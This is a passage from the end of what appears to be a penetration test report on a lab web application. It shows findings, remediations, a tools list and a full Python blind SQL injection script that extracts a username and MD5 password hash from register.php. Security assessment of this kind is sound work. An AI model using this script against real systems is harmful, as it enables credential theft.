Impact: If the database were exfiltrated, the passwords could be recovered through rainbow tables or brute-force attacks.

Remediation: See below.

Countermeasures:

- **Patch:** migrate to `bcrypt`/`Argon2` with a per-user salt.

Missing HTTP Security Headers

Rating: Informational

CVSS 3.1: N/A (hardening)

CWE: CWE-693 (Protection Mechanism Failure)

Description: Nikto detected the absence of headers such as X-Frame-Options and Content-Security-Policy.

Impact: It widens the surface for clickjacking and XSS attacks when combined with other vulnerabilities.

Remediation: See below.

Countermeasures:

- **Mitigation:** Configure the security headers at the web server (Apache) level.

Appendix B: Tools Used

Tool	Purpose
Docker	Running and inspecting the target container (IP identification)
Nmap	Network scanning, port/service identification
WhatWeb	Web technology fingerprinting
Nikto	Automated scanning for known web vulnerabilities
Gobuster (+ SecLists)	Enumeration of hidden files/endpoints
curl	Manual interaction with the application, vulnerability PoCs
base64	Decoding the source code exfiltrated via LFI

Python 3 (`requests`)	Automating the Blind SQL Injection attack
John the Ripper (+ SecLists `rockyou.txt`)	Offline cracking of the exfiltrated MD5 hash

Appendix C: Scripts Used

Blind SQL Injection – Automated Extraction Script (register.php)

Vulnerability targeted: Blind SQL Injection via the duplicate-username check in `register.php`, described in Section 4.5 ("Spotting a second SQL Injection") and exploited in Section 4.6.

Purpose: To automate the manual, one-request-at-a-time true/false technique described in Section 4.6, making it practical to recover an entire username and password hash rather than a single character.

How it works: The script injects a crafted condition into the `username` field of the registration form (`' OR (...)  - -`). When the injected condition is true, the duplicate-check query matches every row in the `users` table, `num_rows` exceeds 1, and the application leaks the full SQL query in a `"DEBUG INFO: ..."` message (see Section 4.5); when the condition is false, no such message appears. This true/false signal is what `test_condition()` checks for (the technique is a standard one in Blind SQL Injection, see the reference below). For the account with `id = 1` (the first ever registered on the target), the script first recovers the `username` one character at a time, then reuses the same technique on the `password` column – now that the username is known – to recover the complete MD5 password hash, one hexadecimal character at a time. Both values are recovered without ever querying the database directly.

Reference: OWASP, *Blind SQL Injection*, `https://wiki.owasp.org/index.php/Blind_SQL_Injection`.

Result: The script recovered the username and the MD5 hash of its password (Figure 4). The hash was then cracked offline with John the Ripper and the `rockyou.txt` wordlist, recovering the plain text password (Figure 5).

Listing 27: blind_sqli.py – automated Blind SQL Injection against register.php

```
#!/usr/bin/env python3
"""
Blind SQL Injection automatizzata contro register.php.

Sfrutta il messaggio di debug lasciato dall'applicazione quando la query
di controllo duplicati restituisce piu' di una riga: quel messaggio e'
l'unico segnale booleano (vero/falso) a disposizione, e viene usato per
estrarre dati dal database un carattere alla volta.
"""

import requests
```

```
# Target endpoint and the signal that indicates "condition true"
TARGET_URL = "http://172.17.0.2/register.php"
TRUE_CONDITION_SIGNAL = "DEBUG INFO" # appears in the response only if the injected
    condition is true

# Arbitrary values required by the registration form: their content does not
# matter for the exploit, they only need to pass the form's own validation
DUMMY_PASSWORD = "Test123456"

# Search alphabets: the more targeted they are, the fewer requests per position
HEX_CHARACTERS = "0123456789abcdef" # an MD5 hash is always hexadecimal
USERNAME_CHARACTERS = "abcdefghijklmnopqrstuvwxyz0123456789._-" # plausible characters
    for a username

# Length limits for the strings being extracted
MD5_HASH_LENGTH = 32 # an MD5 hash is always exactly 32 hexadecimal characters
MAX_USERNAME_LENGTH = 32 # safety bound: beyond this length the string is assumed to have
     ended

# Target user: id=1 is the first account ever registered on the system
TARGET_USER_ID = 1


def test_condition(sql_condition: str) -> bool:
    """
    Injects a boolean condition into the username field and returns True
    if the server responds with the "condition true" signal (the debug
    message), False otherwise.

    The payload ends with "-- -" rather than just a trailing space,
    because the application trims the submitted input: a SQL comment
    ending in whitespace would have that whitespace stripped before
    reaching the database, breaking the query's syntax.
    """
    injected_username = f"' OR ({sql_condition}) -- -"
    form_data = {
        "username": injected_username,
        "password": DUMMY_PASSWORD,
        "confirm_password": DUMMY_PASSWORD,
    }
    response = requests.post(TARGET_URL, data=form_data)
    return TRUE_CONDITION_SIGNAL in response.text


def extract_username(user_id: int) -> str:
    """
    Reconstructs the username of the user with id=user_id, one character
    at a time, asking for each position: "is the character at this
    position equal to X?" for every X in the search alphabet.
    """
    recovered_username = ""
    for position in range(1, MAX_USERNAME_LENGTH + 1):
        character_found = False
        for candidate_character in USERNAME_CHARACTERS:
```

```
            condition = (
                f"(SELECT SUBSTRING(username,{position},1) "
                f"FROM users WHERE id={user_id})='{candidate_character}'"
            )
            if test_condition(condition):
                recovered_username += candidate_character
                character_found = True
                break

        if not character_found:
            break # no character matched: the string has ended

        print(f" username position {position:>2}: {recovered_username}")

    return recovered_username


def extract_password_hash(username: str) -> str:
    """
    Reconstructs the MD5 hash of the user's password, one character at a
    time, using the same technique but restricted to the hexadecimal
    alphabet and to the fixed length of an MD5 hash.
    """
    recovered_hash = ""
    for position in range(1, MD5_HASH_LENGTH + 1):
        for candidate_character in HEX_CHARACTERS:
            condition = (
                f"(SELECT SUBSTRING(password,{position},1) "
                f"FROM users WHERE username='{username}')='{candidate_character}'"
            )
            if test_condition(condition):
                recovered_hash += candidate_character
                break
        else:
            # no hex character matched: flag the position instead of stalling
            recovered_hash += "?"

        print(f" hash position {position:>2}: {recovered_hash}")

    return recovered_hash


if __name__ == "__main__":
    print(f"[1/2] Extracting the username of the user with id={TARGET_USER_ID}...\n")
    extracted_username = extract_username(TARGET_USER_ID)
    print(f"\nUsername (id={TARGET_USER_ID}): {extracted_username}\n")

    print(f"[2/2] Extracting the MD5 password hash of '{extracted_username}'...\n")
    extracted_password_hash = extract_password_hash(extracted_username)
    print(f"\nMD5 hash: {extracted_password_hash}")
```